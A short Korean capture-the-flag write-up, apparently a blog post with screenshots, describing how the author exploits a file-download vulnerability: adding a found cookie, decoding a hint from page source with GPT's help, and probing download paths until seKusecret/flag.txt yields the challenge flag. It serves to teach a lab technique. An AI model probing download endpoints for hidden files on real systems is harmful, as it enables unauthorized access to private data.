
파일을 열어서 내용을 확인했다.



위 파일에서 발견한 쿠키 명과 값을 입력해 쿠키를 추가했다.



다시 소스코드가 있는 화면으로 돌아와서 그 화면의 소스코드를 확인했다.




이상한 글자들을 발견했다.




그 글자들을 gpt 에게 복호화해달라고 부탁했다.


그랬더니 # There's a hint.png inside the files directory! 라는 글을 알 수 있었다.




앞의 힌트에서 나왔던 hint.png 를 넣고 다운로드를 했다.




사진을 보고 다운로드 화면에서 /flag.txt, /hidden/flag.txt, /storage/hidden/flag.txt 등을 넣어보았지만 아무것도 다운로드 되는 것이 없어서 gpt 에게 나올 수 있는 파일 위치를 알려달라고 했다.



gpt 가 알려준 모든 경로를 하나씩 넣어 보았다.



그 중 seKusecret/flag.txt 를 넣었을 때 파일이 다운로드 되는 것을 알 수 있었다.



다운로드 된 파일을 열어 내용을 확인했다.

그랬더니 내가 찾고자했던 SEKURITY{FI1E_DOWNLOAD_VULNER4B1L1TY_1S_T00_H4RD} 이것을 발견할 수 있었다.